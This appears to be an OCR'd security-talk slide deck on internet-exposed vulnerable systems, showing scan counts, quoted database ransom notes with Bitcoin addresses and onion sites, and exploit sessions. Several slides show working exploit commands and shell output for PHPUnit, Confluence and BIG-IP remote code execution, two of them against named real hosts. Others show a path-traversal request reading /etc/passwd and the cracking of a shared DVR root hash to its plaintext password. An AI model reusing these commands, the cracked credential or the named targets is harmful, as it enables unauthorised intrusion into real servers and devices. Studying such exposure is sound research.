


Found 12789 results for
+dataset.rows:>100000 +dataset.infected:true

Countries

United States	4034
China	3257
Germany	707
France	523
Singapore	467
Hong Kong	421
India	347
South Korea	332
Russia	264
United Kingdom	248

Direct BTC ransom



```
 with this guide https://localbitcoins.com/guides/how-to-buy-bitcoins
 After paying write to me in the mail with your DB IP: allmydataback@
mailnesia.com and you will receive a link to download your database d
ump."}
{"message":"All your data is a backed up. You must pay 0.019 BTC to 1
2VHqSfumqPkUKWD3xBmz7kAieZbFCkQZQ 48 hours for recover it. After 48 h
ours expiration we will leaked and exposed all your data. In case of
refusal to pay, we will contact the General Data Protection Regulatio
n, GDPR and notify them that you store user data in an open form and
is not safe. Under the rules of the law, you face a heavy fine or arr
est and your base dump will be dropped from our server! You can buy b
itcoin here, does not take much time to buy https://localbitcoins.com
 with this guide https://localbitcoins.com/guides/how-to-buy-bitcoins
 After paying write to me in the mail with your DB IP: ihave_paid@sha
rklasers.com and you will receive a link to download your database du
mp."}
1To recover your lost databases and avoid leaking it: visit http://o4
2xfh5kao7mrtesnok5jgdsfagjsgzxlxdlpkpd2x6lpckhzk225yad.onion and ente
r your unique token 122ce13fdbb82e8a and pay the required amount of B
itcoin to get it back. Databases that we have: unplug. Your databases
 are downloaded and backed up on our servers. If we dont receive your
 payment in the next 9 Days, we will sell your database to the highes
t bidder or use them otherwise. To access this site you have use the
tor browser https://www.torproject.org/projects/torbrowser.htmlhttp:/
/o42xfh5kao7mrtesnok5jgdsfagjsgzxlxdlpkpd2x6lpckhzk225yad.onion122ce1
3fdbb82e8a
All your data is a backed up. You must pay 0.16 BTC to 1322TfVUsgwNkW
upVwEdceyRYbEZeN9qCu 48 hours for recover it. After 48 hours expirati
on we will sell all your data on dark markets and the database dump w
ill be dropped from our
```


No direct BTC address, tor services for recovery

Remote code execution

Critical severity
~200,000 results

Abandon all hope, ye who enters here.

Mostly proprietary software




Found 205245 results for

```
+(plugin:BigIPVersion plugin:ExchangeVersion plugin:PhpStdinPlugin
tag:cve-2022-1040 plugin:SonicWallSMAPlugin)
```

Countries	
United States	48375
Germany	41873
United Kingdom	12133
Netherlands	8177
France	7993
Russia	6838
Canada	6834
Switzerland	6167
Austria	6095
Italy	6016


PHPUnit RCE (CVE-2017-9841)



```
$ ./phpunit-shell http://glecta.com/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php


       _                       _  _
 _ __ | |_   _ __  _  _  _ _  (_)| |_
| '_ \| ' \ | '_ \| || || ' \ | ||  _|
| .__/|_||_|| .__/ \_,_||_||_||_| \__|
|_|_| |_   _|_|| || |
(_-<| ' \ / -_)| || |
/__/|_||_|\___||_||_|
CVE-2017-9841.

[+] connected ok.
[i] type the commands you want to run.
$ id
uid=48(apache) gid=48(apache) groups=48(apache)

$ pwd
/var/www/html/vendor/phpunit/phpunit/src/Util/PHP

$ hostname
vmi913314.contaboserver.net
```

/vendor, default composer directory


Confluence (CVE-2022-26134)



```
[-] CVE-2022-26134
[-] Confluence Pre-Auth Remote Code Execution via OGNL Injection
[-] Creator : Valentin Lobstein

 Exploited : https://confluence.itq-group.com -->  confluence
┌──(chocapik㉿shell)-[⭐]
└─🔥 id
 uid=2002(confluence) gid=2002(confluence) groups=2002(confluence)
┌──(chocapik㉿shell)-[⭐]
└─🔥 pwd
 /var/atlassian/application-data/confluence
┌──(chocapik㉿shell)-[⭐]
└─🔥 hostname
 b4e1b8d78bec
```

Demo & exploit credits to Valentin Lobstein

Big Firewall security (CVE-2022-1388)



```
$ curl -su admin: -H "Content-Type: application/json" http://192.168.0.44:8100/mgmt/tm/util/bash -d '{"command":"
{
  "kind": "tm:util:bash:runstate",
  "command": "run",
  "utilCmdArgs": "-c id",
  "commandResult": "uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"
}
```


Well okay then...

But also Atlassian products (Confluence, BitBucket), Zimbra, Zyxel, ...

IOT devices

Botnets food


A bit of IoT



Found 57167 results for
`+plugin:HiSiliconDVR`

Countries	
South Korea	10140
Taiwan	6913
Iran	5580
Russia	5570
Vietnam	4126
Turkey	3845
Brazil	2236
United States	2152
United Kingdom	1309
Italy	915

All DVR have the same root password



telnet interface

For accessing the device through the telnet interface (port 23/tcp), we may need some OS credentials. Looking at `/etc/passwd` we have the password hash for the root user:

```
root:absxcfbgXtb3o:0:0:root:/:/bin/sh
```


Note, that there is no other user than root, everything is running with full privileges. (So if someone breaks into the device somehow, there is no barrier, the attacker gains full power immediately.)

Assuming a six-char alphanum (lowercase) password, hashcat cracks the above weak DES hash quickly:

```
$ ./hashcat64.bin -a3 -m1500 absxcfbgXtb3o -1 ?l?d ?1?1?1?1?1?1

absxcfbgXtb3o:xc3511
```

Source : https://github.com/tothi/pwn-hisilicon-dvr/blob/master/README.adoc (2017)


Path traversal in uc-httpd



```
root@offsec01:~# curl -kv --path-as-is 'http://[redacted]:80/../../../../etc/passwd'
*   Trying [redacted]80...
* Connected to [redacted] ([redacted]) port 80 (#0)
> GET /../../../../etc/passwd HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-type: text/plain
< Server: uc-httpd/1.0.0
< Cache-Control: max-age=2592000
< Connection: Close
<
root:$1$KpsHZIoR$f2RQno.wSWrGkkDM1G4WP1:0:0:root:/:/bin/sh
* Closing connection 0
```

Other hash on some models, same on all boxes

Cracking communities on the case since 2015



2 résultats (0,24 secondes)

https://forum.hashkiller.io › page-39 ▾ Traduire cette page

25 Hashes or Less Requests (Unix) | Page 39 - Hashkiller

